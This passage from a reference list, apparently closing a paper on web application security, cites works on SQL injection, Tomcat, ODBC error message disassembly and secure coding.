`http://www.spidynamics.com/whitepapers/WhitepaperSQLInjection.pdf`

[6] Ian E. Darwin & Jason Brittain. *Tomcat: The Definitive Guide.* O'Reilly, 2003.

[7] David Litchfield. *Web Application Disassembly with ODBC Error Messages.* 2001.
`http://www.nextgenss.com/papers/webappdis.doc`

[8] Michael Howard and David LeBlanc. *Writing Secure Code.* Microsoft Press, 2^{nd} edition 2003.